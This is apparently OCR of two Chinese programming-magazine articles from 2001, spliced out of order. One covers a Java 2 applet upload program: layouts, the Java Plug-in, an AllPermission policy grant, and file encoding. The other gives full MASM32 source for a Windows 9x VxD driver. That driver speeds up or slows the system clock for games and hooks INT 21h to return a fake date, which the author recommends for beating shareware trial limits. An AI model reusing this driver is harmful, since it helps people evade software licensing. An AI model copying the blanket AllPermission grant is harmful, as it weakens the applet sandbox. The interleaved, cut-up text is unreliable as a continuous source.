流式布局将控件从左向右摆放，当一行摆满之后换一行继续从左到右摆放。当然还有垂直流式布局（VerticalFlowLayout），它按照从上到下的顺序摆放控件。边缘布局方式把容器分为东西南北中五个部分，它负责基于控件的相对尺寸规划出控件放置的精确位置。网格块布局是最灵活也最难控制的布局管理器，它将容器看作为单元格网，但是控件可以占用多个单元格。当用户向容器中添加控件时，会生成一个 GridBagConstraint 管理控件放置的位置和占用的空间信息。

还有 GridLayout 和 XYLayout，由于本程序没有用到，所以不再赘述。需要的话可以查看 JBuilder 帮助文件。

下面是本文涉及的程序的树形界面框架图（图 1）。




图 1

pnlLogin 为登陆界面，pnlMetadata 为元数据界面，其中元数据分为一级元数据（pnlFirst）和所有元数据（pnlAll），pnlAddlayer 为图层数据界面，而图层数据又分为栅格图层（pnlRaster）和矢量图层（pnlVector），最后，pnlUpload 为上载界面，需要显示一些上载数据信息。如工作逻辑可以通过 CardLayout 布局管理器调入调出不同的 Card 而实现界面的切换。

```
//声明一个 CardLayout 类型的布局管理器
CardLayout metaLayout = new CardLayout();
pnlCard. setLayout(metaLayout); //将 pnlCard 的布局管理器设置为 metaLayout
//在 pnlCard 中添加一系列卡: pnlFirst 和 jScrollPane1
pnlCard. add(pnlFirst, "pnlFirst");
pnlCard. add(jScrollPane1, "jScrollPane1"); //pnlAll 包含在 jScrollPane1 中以实现滚动浏览
//然后, 控制各个卡的显示
metaLayout. show(pnlCard, "pnlFirst");
//...
metaLayout. show(pnlCard, "jScrollPane1");
```

剩余的工作就是基于这样的界面完成工作逻辑。

3. 欣赏杰作

上述工作完成后，在 JBuilder 环境中编译 Project / Make Project ＊＊＊，然后在 JBuilder 环境中打开＊. html 文档，或者直接 Run / Run Project，不出意外的话，你就可以看到你的大作了。

4. 剩下的工作

不要以为工作已经完成了，Navigator、Internet Explorer 不支持 Java 2 开发的 Applet，至少目前还不支持！我们费了这么大劲开发的小应用程序，不能在浏览器中浏览，只能在 JBuilder 环境中看到。不要气馁，有解决办法。

我们可以使用 Sun 公司发布的 Java Plug - in （Java 插件），你可以去 Sun 公司的主页上下载一个 java2 开发工具包（J2SDK），这个工具包包括了 Java 运行时环境（JRE，是 Java 程序发布时所必须自带的最小运行时环境），而 JRE 又包含了 plug - in。所以只有下载 J2SDK，安装后就会在控制面板中看到 Java Plug - in，可以进行一些设置。这里要注意一个问题：无论是装了 j2sdk 还是 Jre 都必须注意注册表的中文问题（将注册表中的“插件”改为“plug - in”），否则控制面板里的 plug - in 图标点击无法运行，即 plug - in 在浏览器里无效。好了，打开浏览器看一下你的大作，为什么还是不行。

本来，浏览 Applet 相当简单——只要在 Web 页面中加入一个 < APPLET >标记就可以了。浏览器一遇到这个标记，就会下载对应的 Applet 类文件，并启动自己的解释器运行这个 Applet。在此过程中浏览器必需具备运行 Java 的能力，同时浏览器的虚拟机也决定了可接受的 Java 代码版本。我们的浏览器不具有这样的能力，所以我们使用 Java 插件，运用 Java 插件的基本目标是将显示 Web 页面和运行 Java Applet 这两个任务分离，浏览器的主要任务是负责各种页面部件（如图片、文本、Applet 等）的布局。这种机制 Navigator 和 IE 都早就具备。

Netscape 称之为浏览器插件。所谓的插件就是一个能够负责特定页面区域的代码模块。假设某个页面中含 QuickTime 电影片断，浏览器只需要知道它应该保留的大小，然后就可以将它像图片或其它页面元素一样安排了，页面中该区域的显示则由 QuickTime 插件代码负责。

可以将 Applet 与电影片断同等看待。此时浏览器只需要知道 Applet 的显示区域大小，就可以像对待其它页面元素一样对待 Applet 了。而运行 Applet 的任务则由 Java 插件负责。

IE 中的 ActiveX 也具有相似特性：浏览器将页面中某个区域的控制权交给其它代码负责。虽然 Netscape 的插件和 Microsoft 的 ActiveX 控件，两者名字大不相同，但它们都能够让 Web 浏览器运行真正的 Java 2 代码。

这种方法存在缺点。首先，我们需要下载和安装 Java 插件；其次，一个简单的 < APPLET > 标记已经不再足够，用插件运行 Applet 的 Web 页面需要更多的 HTML 代码。不用担心，Sun 公司已经有一个 HTML Converter 的工具了，可以很方便地将实现这种转换。

对＊. html 文档进行转换，小心翼翼地打开浏览器看一下期待已久的小应用的模样。

5. 需要注意的事

5. 1 安全性问题

要显示 Java 2 的 Applet 已经够麻烦的了，不过你还有许多要注意的事情。由于本程序涉及到对本地磁盘的读写，而 Java 小应用对这种操作是限制的。因此，我们必须了解一些 Java 安全策略。

在 JDK1. 1 以前，没有建立身份证明和身份信任的机制，所以所有的 Java 小程序都被假设是来自一个不可信任的源。JDK1. 1 以后渐渐增加了可信任 Java 小程序的概念，JDK1. 2 允许一个特殊的 Java 小程序源是部分可信任的、完全可信任或完全不可信任的。

在这里，我们只需要为你的发布 JAR 文件定义一个策略文件，定义指定给一个文件的许可证，如下：

```
grant codeBase "http://162.105.71.235/upload.jar" {
  permission java.security.AllPermission;
};
```

创建一个许可证文件可以通过手工建立，也可以使用 JDK 所附带的 policytool 工具简化定义策略文件的工作。上述代码建立了一个许可证，允许 http //162.105.71.235/upload.jar 这个文件下的的小应用可以不遵守通常的安全限制，而拥有所有的权限。当然，你应该建立更详细完善的策略。

5. 2 读写文件的汉字问题

首先需要知道，Java 为了达到所谓的国际化，字符都采用了 Unicode 编码方式，而文件中的字符采用的编码可能是 GBK 或者其他编码方式，所以需要将编码方式的字符转换为 Unicode 编码方式，然后显示或者进行其他处理。

```
//以下代码
String tmp = file.readLine(); //从文件中读一行
//将原来按照 iso-8859-1 编码的字符转换为 Unicode 编码
String s = new String(tmp.getBytes("iso-8859-1"));
```

5. 3 读写数字时的字节顺序问题

在各种系统中，数值的储存方法也有不同，一种叫做 Little Endian 或 Intel Notation，这种存储方法中，所有二进制数低字节在前，高字节在后；另外一种叫做 Big Endian 或 Motorola Notation，这种储存方法按原顺序储存的，不需要调转顺序。

例如：有一个数 14361483，转换成二进制为：00000000 11011011 00100011 10001011

把这个数以 Little Endian 方法储存在计算机中，就成了：10001011 00100011 11011011 00000000

因此我们在读写文件时要注意系统原有的函数具有针对性。譬如 RandomAccessFile 类的 readInt、readLong、readFloat、readDouble 函数都是针对 Big Endian 的，也就是说如果文件中的数都是以 Big Endian 存储的话才可以用 Java 本身的函数，否则就需要重写自己的函数。

```
public final int readInt( RandomAccessFile file ) throws
```

使用 98 DDK 编写虚拟设备驱动程序

冉林仓

摘 要 虚拟设备驱动程序（VXD）在 Win 3x 和 Win 9x / Me 环境下占有十分重要的地位，一些用户态应用程序很难解决的问题使用 VXD 却可以轻松解决。MASM32 汇编语言由于其代码简练、运行高效、函数调用直观的优点，也是驱动程序首选的开发工具。本文简单介绍如何使用汇编语言和 98DDK 编写 VXD。

关键词 VxD，MASM32，DDK，Ring0

一、 引言：

在 Win 32 环境下，用户态的应用程序由于它无法直接存取硬件，使得它在程序编制的过程中受到很多限制，正是这个原因使得以前的 DOS 无法顺利地向 Win32 移植，特别是那些与物理内存存取、端口读写、中断存取有关的 TSR 程序代码。而以前的大多的 DOS 程序 .SYS 和 TSR 大多数情况下并不需要与用户交互，只是默默地在后台为用户服务，而且这些遗留的代码以汇编语言居多，相对而言这些程序改编成 VxD 比较合适。当然也可以在用户态应用程序中通过修改中断门从 Ring3 进入 Ring0 调用内核服务来实现，不过没有在 VxD 直接调用内核服务方便。而且内核服务也提供一些调用 DLL 中 API 函数的方法，这使得 VxD 一样可以完成用户态应用程序的部分功能，只不过要间接地调用这些 DLL 库的 API 函数。

编写 VxD 工具有很多，一般情况下都采用 C 或 C + + 语言 利用 VTOOLS 和 VxDLib 工具产生程序代码框架，然后调用其封装好的类或者函数。但是这些工具由于以 C 或 C + + 为载体，使得编写的代码尽管不多，但是编译后的文件相对较大，其反汇编后的程序代码难以阅读和调试。这些类似于 RAD 快速应用开发工具）的工具，尽管开发速度大大加快，类库和函数究竟怎么实现的，这并不透明，对 VxD 的认识相对比较模糊。

MASM32 汇编语言是一个比较流行的开发环境，利用它开发应用程序跟用 C 和 SDK 开发应用程序基本上没什么区别，都是调用 Win 32 API 函数，只是前者不支持面向对象。用汇编语言编写程序要求对函数、服务过程、中断的接口比较清楚，这对程序代码的跟踪调试非常有利，对程序开发的具体原理的理解也比较清晰。由于汇编语言在调用 API 函数和服务过程上跟 C 一样，因此它的源代码长度也不像传言中浩如烟海，它基本上跟 C 差不多，只不过每一行代码比较短，同样一个函数调用，可能需要几行才能实现。只是 32 位汇编语言开发 Win32 方面的书籍国内奇缺，可以说基本上没有。所幸的是 MASM32 提供了一套使用教程范例，以备你一步一步轻松上手。

98DDK 很多文档和服务接口都是以汇编语言调用为例阐述的，使用 Masm32 开发 vxd 相对也比较方便，尽管 98DDK 也提供了 C + + 开发的接口，不过它主要用于开发 WDM 驱动程序。

二、 原理介绍

1. VxD 简介

VxD 在 Win9X 环境下可以做我们任何想做的事情，它不再有 Ring3 用户态应用程序的种种限制，我们可以利用它完全地停止整个系统的运行，读写任何内存地址，挂节所有中断和例外，接管所有 I / O 端口。正是由于这个原因，我推荐你使用 WinIce 工具，以便你能够弄清楚那些伟大的程序员是如何

```
IOException {
    int ch1 = file.read();
    int ch2 = file.read();
    int ch3 = file.read();
    int ch4 = file.read();
    if ((ch1 | ch2 | ch3 | ch4) < 0)
      throw new EOFException();
    return ((ch4 << 24) + (ch3 << 16) + (ch2 << 8) + (ch1 << 0));
  }
```

本文的程序在 Jbuilder4.0 环境下开发而成，不过 Jbuilder4.0 有一个致命的弱点，巨耗内存。欲浏览本程序的 Demo，请访问以下地址：

http //162.105.71.235/apltUpload.html

收稿日期：2001 年 4 月 28 日）

开发那些的程序的。同时也希望你能够借鉴一下那些 VxdMonitor、FileMonitor、RegMonitor 的程序，以便对 VxD 程序有更深的了解。

VxD 有两个组成部分，其中一个代码的初始化部分是可以舍弃的，也就是说当 VxD 加载和初始化完毕后，这部分代码占用的内存区域将被释放。另外一个部分是一个锁定的部分，它只有 VxD 卸载释放被释放。在代码的初始化部分你可以执行一些关键的操作，比如挂接中断、设备、api 函数等等。

在实模式初始化完毕后，需要通过一个专门的接口通知 VxD 有关事件，为了向 Vxd 发送消息，VMM 通过存储在 DDB 中的指针调用 VxD 的 DCP 将消息代码送到 EAX 寄存器，将当前的 VM 的句柄送到 EBX 中，宏 Begin_control_Dispatch 和 Control_Dispatch 以及 End_Control_Diapatch 就是用于建立一个转移表来完成消息传递的。这比较类似于窗口的消息驱动。

VxD、MASM32 、DDK、Ring0 大概有 5 类二十多种消息，且消息的发送按照一定的顺序进行，具体的寄存器定义和返回值可以在 DDK 文件 包含在 vmm. inc 中）中找到。

消息值	描述
Begin_PM_App	一个保护模式的驱动程序正在启动
Close_VM_Notify	一个虚拟即正在关闭
Create_Thread	新线程正在创建
Create_VM	虚拟即正在创建
Critical_Reboot_Notify	系统正在启动 中断被禁止）
Debug_Query	请求虚拟设备的调试接口
Destroy_Thread	线程将被破坏
Destroy_VM	虚拟机将被破坏
Device_Init	虚拟设备初始化 中断被禁止）
Device_Reboot_Notify	系统正在启动 中断被禁止）
End_PM_App	一个保护模式的应用程序终止运行
Init_Complete	所有的虚拟设备初始化完毕
PNP_New_Devnode	新的设备节点 指示）
Power_Event	电源被挂起和重新开始
Reboot_Processor	如果可能的话,虚拟设备必须重新启动系统
Set_Device_Focus	虚拟设备接管焦点
Sys_Critical_Exit	系统结束运行 中断被禁止 .
Sys_Critical_Init	虚拟设备初始化 中断被禁止）
Sys_VM_Init	系统虚拟机正被创建
Sys_Dynamic_Device_Exit	动态的 Vxd 将被卸载 指示 .
Sys_Dynamic_Device_Init	动态的 Vxd 将被创建 指示 .
Sys_VM_Terminate	系统虚拟即将被破坏
System_Exit	系统运行终止 中断被禁止）
Terminate_Thread	Thread being terminated.
Thread_Init	线程正被初始化
Thread_Not_Executeable	线程停止执行
VM_Critical_Init	虚拟机正在创建 中断被禁止 .
VM_Init	虚拟机正在创建 中断被禁止 .
VM_Not_Executable	虚拟机停止执行
VM_Resume	虚拟机恢复执行
VM_Suspend	虚拟机暂停运行
VM_Terminate	虚拟机正被破坏
W32_DeviceIoControl	Win32 DeviceIoControl 接口

2. 实例说明

我们知道，DOS 环境中有不少热键激活的应用程序，在 Windows 环境中你也可以利用钩子函数或者注册热键函数创建热键。我们这里举一个用 VxD 编写热键激活的程序。激活代码能够对 8253 计时器进行编程，改变时钟中断的频率，从而使系统时钟加快和变慢。这在玩游戏的时候尤其需要，比如就在你射门的那一刹那，你会希望时光能够停留 这样你就可以从容不迫地把球送入网内而不至于弄的手忙脚乱 而在跑车的时候，你可把系统的大量时间等待耗费利用上，以便你能够脱颖而出，遥遥领先。实现的原理参考微机原理方面的书籍很容易理解，只是这些端口的操作无法在用户态的应用程序运行，除非你在程序中从 Ring3 转到 Ring0。VxD 工作在 Ring0 不存在这个限制，通过 VxD 调用热键定义服务例程，很容易实现这个功能。

例子程序的另外一个功能是它拦截了 Win9x 的时间函数，非系统调用读写日期时间函数时，它会返回一个虚假的日期，欺骗应用程序，当然你可以很容易地把它修改成一个只对某个程序有效的程序。这一招对那些与日期限制有关的共享软件尤其有效。如果你发现它对某些程序失灵了，你也可以通过调用 Install_IO_Handler 服务来实现日期修改。比如被 CIH 病毒感染的程序 就是通过读 70H 、71H 读写日期的，通过安装 IO 服务函数，可以实现系统日期正常，却又不用担心 26 日的噩梦。

```
Include vmm. inc
Mov ecx  Num_IO_Ports / /可为 2 即 70h、71h 两个口地址
Mov Edx  IO_Base / /IO 口的基地址。设定为 70h
Mov Esi  offset32 My_trap_Port_Handler / /自己的处理程序
VMMCall Install_IO_Handler
```

可以参考 DDK 提供的例子程序。

这个程序仅拦截了 VB6 模式和保护模式的 INT 21h 中断的 AH = 2ah 子功能 具体实现请参看源程序。

3. 源程序

为便于读者查询，这里给出全部源程序）

```
. 386p
    . xlist
    include vmm. inc
    include shell. inc; 利用外壳进行消息输出使用( 类似于 MessageBox)
include VKD. Inc; 键盘服务过程    include Debug. inc; 调试信息输出
    include vwin32. inc
. list
; = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = =
```

```
;                    常量定义
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
SETTIMERName            EQU     <´SETTIMER VXD ´>
;必须为 16 个字符串
SETTIMERRev             EQU     00H
SETTIMER_MAJOR_VERSION  EQU     1
SETTIMER_MINOR_VERSION  EQU     0
ErrorCode               EQU 0FFFFFFFFh
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;  公有数据 – – –在 vxd 运行期间始终有效
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
VXD_LOCKED_DATA_SEG
FLAGS   dd 0
SYS_VM  dd 0
LDT     dd 0
;  Ctrl +加速、Ctrl –减速、Ctrl * 超速、Ctrl /刹车、Ctrl 0 恢复
;  + – * 键均为小键盘区按键 / 为键盘区按键
hHotKey_0 dd ?
hHotKey_Multiply dd ?
hHotKey_Add dd ?
hHotKey_Devide dd ?
hHotKey_Subtract dd ?
VK_NUMPAD0      equ     52H ; NumBoard 0
VK_MULTIPLY     equ     37h ; NumBoard *
VK_ADD          equ     4eh ; NumBoard +
VK_SUBTRACT     equ     4ah ; NumBoard –
VK_DIVIDE       equ     35h ; Main KeyBoard / 因为不知道小键盘区的/扫描码
refdata_NUMPAD0 dw 1770h; 默认值
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;下面的值可以根据需要修改
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
refdata_Add dw 019bh ; 稍快
refdata_Subtract dw 4a7eh; 稍慢
refdata_Multiply dw 0046h; 更快
refdata_Divide dw 0d9c6h; 更慢
DOS_INT EQU 21h
ORIG_PM_INT_SEL dd ? ; 保护模式原来的中断的选择符和偏移量
ORIG_PM_INT_OFF dd ?
VXD_LOCKED_DATA_ENDS
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;  公有代码段 – – –在 vxd 运行期间始终有效
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
VXD_LOCKED_CODE_SEG
DECLARE_VIRTUAL_DEVICE SETTIMER, SETTIMER_MAJOR_
VERSION, SETTIMER_MINOR_VERSION, \
        SETTIMER_Control, , UNDEFINED_INIT_ORDER
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;入口: eax 控制调用标识
;出口: 成功清 carry
;否则置 carry
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
public SETTIMER_Control
SETTIMER_Control PROC NEAR
Control_Dispatch DEVICE_INIT,         SETTIMER_Device_Init
Control_Dispatch    SYS_DYNAMIC_DEVICE_INIT,    SETTIMER_
Device_Init
Control_Dispatch SYS_DYNAMIC_DEVICE_EXIT, SETTIMER_Device_Exit
Control_Dispatch W32_DEVICEIOCONTROL,  SETTIMER_ioctl
   Clc ; 不能忘记这两行
        Ret ;
SETTIMER_Control ENDP
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
; Win32 DeviceIoControl 接口
;  入口: esi 只想一个 DIOCPARAMETERS 结构
;出口: 成功时, EAX 为零, 清 Carry 标志
;        失败时, EAX 为错误码, 置 Carry 标志
;仅提供一个框架
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
Public SETTIMER_ioctl
BeginProc SETTIMER_ioctl
   mov  ecx, [esi]. dwIoControlCode      ;  获得 IO 控制码
        cmp     ecx, 1
        je      Function1
        cmp     ecx, 2
        je      Function2
        jmp     RetSuccess
Function1:  ;接口 1
     jmp     RetSuccess
Function2:  ;接口 2
         jmp     RetSuccess
RetSuccess:
        xor     eax,  eax     ;返回 0 成功
   clc
          ret
RetFail: mov     eax, ErrorCode
        stc
        ret
EndProc SETTIMER_ioctl
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
; Ctrl + 0 热键处理程序
;  入口: AL    ;  键的扫描码
;  AH   ;  0 热键按下
       ;  1 热键释放
       ;  2 热键重复
       ;  3 热键完成
; EBX    热键句柄
; ECX    全局 shift 状态
; EDX    指向参考数据
; EDI    以毫秒为单位指示延迟通知时间
;回调函数可以修改寄存器值及标志寄存器
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
; SendData 过程 入口 bx =输入数据
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
SendData macro
mov al, 34h; 请参考有关微机原理书籍
out 43h, al
mov ax, bx
out 40h, al
mov al, ah
out 40h, al
ret
   EndM
```

```
BeginProc HotKeyProc_NUMPAD0
mov bx, word ptr refdata_NUMPAD0;
SendData
VMMCall Get_Cur_VM_Handle 获得当前的虚拟机句柄
mov     eax,  hHotKey_0 ; 把热键反映给指定的虚拟机, 取消热键状态
VxDCall VKD_Reflect_Hot_Key
ret
EndProc HotKeyProc_NUMPAD0
BeginProc HotKeyProc_Add; Ctrl  +  热键处理程序
mov bx, word ptr refdata_Add; [edx]
SendData
VMMCall Get_Cur_VM_Handle
mov     eax,  hHotKey_Add
VxDCall VKD_Reflect_Hot_Key
ret
EndProc HotKeyProc_Add
BeginProc HotKeyProc_Subtract; Ctrl  –热键处理程序
mov bx, word ptr refdata_Subtract; [edx]
SendData
VMMCall Get_Cur_VM_Handle
mov     eax,  hHotKey_Subtract
VxDCall VKD_Reflect_Hot_Key
ret
EndProc HotKeyProc_Subtract
BeginProc HotKeyProc_Multiply
mov bx, word ptr refdata_Multiply; [edx]
SendData
VMMCall Get_Cur_VM_Handle
mov     eax,  hHotKey_Multiply
VxDCall VKD_Reflect_Hot_Key
ret
EndProc HotKeyProc_Multiply
BeginProc HotKeyProc_Divide
mov bx, word ptr refdata_Divide ; [edx]
SendData
VMMCall Get_Cur_VM_Handle
mov     eax,  hHotKey_Devide
VxDCall VKD_Reflect_Hot_Key
ret
EndProc HotKeyProc_Divide
; = = = = = = = = = = = = = = = = = = = = = = = = = = = =
; v86 模式的    21h 中断处理程序
; 入口: eax 为中断号码
;          ebx 为当前虚拟机句柄
;       ebp 指向 Client_Reg_Struc 结构
; 出口: 置 carry 标志传递中断到下一个钩子过程
; 如果钩子过程服务了这个中断, 它必须清除 carry 标志防止系统把中断; 递到下一个钩子过程,
; 不管系统安装了几个虚拟设备, 系统总是最先调用最后一个钩子过程. 一个钩子过程要么服务
; 这个中断, 要么把控制直接传递给下一个钩子过程. 如果这个中断没有安装任何钩子过程, 系
; 统就会把这个中断反映给虚拟机
; = = = = = = = = = = = = = = = = = = = = = = = = = = = =
BeginProc Our_Int_Handler
        pushad
        mov     eax, [ebp. Client_EAX]
        cmp     ax, 2A00h               ; 获得时间功能调用
        jne     Let_DOS_Work            ; 非, 转下一个钩子过程
        xor     eax, eax
        mov     FLAGS, eax
        VxDCall VWIN32_GetCurrentProcessHandle; 获得当前进程句柄
        mov     eax, [eax + 38h]
        or      al, 7
        mov     LDT, eax
        VmmCall Get_Sys_VM_Handle
        mov     SYS_VM, ebx
        VmmCall _SelectorMapFlat  <SYS_VM, LDT, FLAGS>
        add     eax, 0F2h       ; eax 指向调用进程的名字首字母大写, 其余小写
        mov     ebx, [eax]
        cmp     ebx, ´dnuR´     ; Rundll32TD 系统调用
        je      Let_DOS_Work
        cmp     ebx, ´lpxE´     ; ExplorerTD 系统调用
        je      Let_DOS_Work
        cmp     ebx, ´zniW´     ; Winzip 无法实现
        je      Let_DOS_Work
        ; mov ecx, eax;          下面的注释代码主要说明如何输出信息, 以便调试
        ; mov ecx,  OFFSET32 MessageOk   ; 窗口消息文本
        ; mov edi, eax
        ; mov edi,  OFFSET32 Caption   ; 窗口标题
        ; mov esi,  0      ; 回调地址
        ; mov edx,  0      ; 回调参考数据指针
        ; mov eax,  0      ; 消息框标志,    MB_OK
        ; mov ebx, SYS_VM  ; 虚拟机句柄
        ; VxDcall SHELL_Message
        popad               ; 返回虚假日期均为 BCD 码
        mov     [ebp. Client_AX], 1     ; 星期
        mov     [ebp. Client_CX], 2000  ; 年
        mov     [ebp. Client_DX], 0101h ; 日  月
        clc                 ; 不再传递中断到下一个钩子过程
        ret
Let_DOS_Work:
        popad
        stc   ; 传递中断到下一个钩子过程
        ret
EndProc Our_Int_Handler
; = = = = = = = = = = = = = = = = = = = = = = = = = = = =
; 保护模式的    21h 中断处理程序
; 入口: eax 为中断号码
;       ebx 为当前虚拟机句柄
;       ebp 指向 Client_Reg_Struc 结构
; 出口:
; 如果钩子过程服务了这个中断, 它必须模拟中断
;  否则它必须把控制跳转到原来的中断
; = = = = = = = = = = = = = = = = = = = = = = = = = = = =
BeginProc Our_PM_Int_Handler
        pushad
        mov     eax, [ebp. Client_EAX]
        cmp     ax, 2A00h               ; 获得时间功能调用
        jne     Let_PM_Work
```

```
        xor     eax, eax
        mov     FLAGS, eax
        VxDCall VWIN32_GetCurrentProcessHandle
        mov     eax, [eax+38h]
        or      al, 7
        mov     LDT, eax
        VmmCall Get_Sys_VM_Handle
        mov     SYS_VM, ebx
        VmmCall _SelectorMapFlat <SYS_VM, LDT, FLAGS>
        add     eax, 0F2h
        mov     ebx, [eax]
        cmp     ebx, ´dnuR´
        je      Let_PM_Work
        cmp     ebx, ´lpxE´
        je      Let_PM_Work
        cmp     ebx, ´zniW´
    je      Let_PM_Work
        popad
        mov     [ebp. Client_AX], 1
        mov     [ebp. Client_CX], 2000
        mov     [ebp. Client_DX], 0101h
        VmmCall Simulate_Iret  ;模拟中断返回
        ret
Let_PM_Work:
        popad
        mov ecx , [Orig_PM_INT_Sel]
        mov edx , [Orig_PM_INT_Off]
        Vmmjmp Simulate_Far_Jmp
EndProc Our_PM_Int_Handler
; = = = = = = = = = = = = = = = = = = = = = = = = =
;恢复原来中断处理程序
; = = = = = = = = = = = = = = = = = = = = = = = = =
Public SETTIMER_Device_Exit
BeginProc SETTIMER_Device_Exit
mov     eax,  hHotKey_0
VxDCall VKD_Remove_Hot_Key
mov     eax,  hHotKey_Add
VxDCall VKD_Remove_Hot_Key
mov     eax,  hHotKey_Multiply
VxDCall VKD_Remove_Hot_Key
mov     eax,  hHotKey_Devide
VxDCall VKD_Remove_Hot_Key
mov     eax,  hHotKey_Subtract
VxDCall VKD_Remove_Hot_Key
mov     eax,  DOS_INT
mov     esi,  OFFSET32 Our_Int_Handler
VMMCall UnHook_V86_Int_Chain
mov Ecx, ORIG_PM_INT_SEL
mov edx, ORIG_PM_INT_OFF
mov eax, DOS_INT
VMMCall Set_PM_Int_Vector
Clc; 置成功标志
ret
EndProc SETTIMER_Device_Exit
VXD_LOCKED_CODE_ENDS
; = = = = = = = = = = = = = = = = = = = = = = = = =
;初始化代码段,初始化完毕,该内存区域被释放
; = = = = = = = = = = = = = = = = = = = = = = = = =
VXD_ICODE_SEG
BeginProc SETTIMER_Device_Init
mov     eax,  DOS_INT; 安装 v86 模式的 21H 中断
mov     esi,  OFFSET32 Our_Int_Handler
VMMCall Hook_V86_Int_Chain
jnc hook_PM_int
; Debug_out ´Hook_v86_int_chain Failed´ ; 说明如何输出调试信息
jmp Error_Handler
hook_PM_int:          ; 下面说明如何挂接保护模式中断
mov EAX, DOS_INT      ; 中断号
VMMCall Get_PM_Int_Vector; 获得保护模式中断向量
mov [Orig_PM_Int_Sel], ecx
mov [Orig_PM_Int_Off], edx
mov Esi, Offset32 Our_PM_Int_Handler; 分配保护模式的回调,es 指向保护模式的中断程序
VMMCall Allocate_PM_Call_Back ; EDX 指向参考数据
jnc Alloc_Ok
; Debug_Out ´Allocate_PM_Call_Back Failed´
jmp Error_Handler
Alloc_Ok:
    Mov Ecx, Eax ; eax 为返回的 sel : offset
    Movzx edx, cx ; dx:  offset
shr ecx, 16   ; cx:  selector
mov eax, DOS_INT
VMMCall Set_PM_Int_Vector ; 设置保护模式中断向量
mov     al,  VK_NUMPAD0 ; 键的扫描码
mov     ah,  0          ; 类型为正常模式
mov     ebx,  HKss_Ctrl ; CTRL 键
mov     cl,  CallOnPress ; 检测到按下时执行回调
mov     esi,  OFFSET32 HotKeyProc_NUMPAD0; 热键处理回调函数地址
mov     edx,  OFFSET32 refdata_NUMPAD0 ; 参考数据
mov     edi,  0 ; 以毫秒为单位最大通知延迟时间,为零按键总被通知
VxDCall VKD_Define_Hot_Key
jnc     Next_1
jmp Error_Handler
Next_1:
mov hHotKey_0, eax
mov     al, VK_ADD
mov     ah,  00
mov     ebx,  HKss_Ctrl
mov     cl,  CallOnPress
mov     esi,  OFFSET32 HotKeyProc_ADD
mov     edx,  OFFSET32 refdata_ADD
mov     edi,  0
VxDCall VKD_Define_Hot_Key
jnc     Next_2
jmp Error_Handler
Next_2:
mov hHotKey_Add, eax
mov     al, VK_SUBTRACT
mov     ah,  00
mov     ebx,  HKss_Ctrl
mov     cl,  CallOnPress
```

```
mov     esi, OFFSET32 HotKeyProc_SUBTRACT
mov     edx, OFFSET32 refdata_SUBTRACT
mov     edi, 0
VxDCall VKD_Define_Hot_Key
jnc     Next_3
jmp Error_Handler
Next_3:
mov hHotKey_Subtract, eax
mov     al, VK_MULTIPLY
mov     ah, 00
mov     ebx, HKss_Ctrl
mov     cl, CallOnPress
mov     esi, OFFSET32 HotKeyProc_MULTIPLY
mov     edx, OFFSET32 refdata_MULTIPLY
mov     edi, 0
VxDCall VKD_Define_Hot_Key
jnc     Next_4
jmp Error_Handler
Next_4:
mov hHotKey_Multiply, eax
mov     al, VK_DIVIDE
mov     ah, 00
mov     ebx, HKss_Ctrl
mov     cl, CallOnPress
mov     esi, OFFSET32 HotKeyProc_DIVIDE
mov     edx, OFFSET32 refdata_Divide
mov     edi, 0
VxDCall VKD_Define_Hot_Key
jnc     Next_OK
jmp Error_Handler
Next_OK:
mov hHotKey_Devide, eax
VMMCall Get_Cur_VM_Handle
Clc; 成功清 Carry 标志
ret
Error_Handler:
VMMCall Get_Cur_VM_Handle
        stc ;失败置标志
          ret
EndProc SETTIMER_Device_Init
VXD_ICODE_ENDS
end
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;下面为 SetTimer. def 文件
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
VXD SETTIMER DYNAMIC
SEGMENTS
_LPTEXT   CLASS 'LCODE'   PRELOAD NONDISCARDABLE
_LTEXT    CLASS 'LCODE'   PRELOAD NONDISCARDABLE
_TEXT     CLASS 'LCODE'   PRELOAD NONDISCARDABLE
_DATA     CLASS 'LCODE'   PRELOAD NONDISCARDABLE
CONST     CLASS 'LCODE'   PRELOAD NONDISCARDABLE
_TLS      CLASS 'LCODE'   PRELOAD NONDISCARDABLE
_BSS      CLASS 'LCODE'   PRELOAD NONDISCARDABLE
 _ITEXT   CLASS 'ICODE'   DISCARDABLE
_IDATA    CLASS 'ICODE'   DISCARDABLE
_PDATA    CLASS 'PDATA'   NONDISCARDABLE SHARED
_STEXT CLASS 'SCODE'  RESIDENT
_SDATA      CLASS 'SCODE'  RESIDENT
_16ICODE    CLASS '16ICODE' PRELOAD DISCARDABLE
_RCODE          CLASS 'RCODE'
EXPORTS
SETTIMER_DDB
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
;下面为 MakeFile 文件
; = = = = = = = = = = = = = = = = = = = = = = = = = = =
NAME = SetTimer
$(NAME). vxd:  $(NAME). obj
      link /COMMENT: "SETTIMER VXD" /MERGE: . data = _LDATA -MERGE:  . bss = _LDATA -MERGE:  _PDATA = _PTEXT /DEBUG /DEBUGTYPE: CV /PDB: $(NAME). PDB /DEF:  $(NAME)  . def /VXD /OUT:  $(NAME)  . VXD $(NAME). obj
$(NAME). obj:  $(NAME). asm
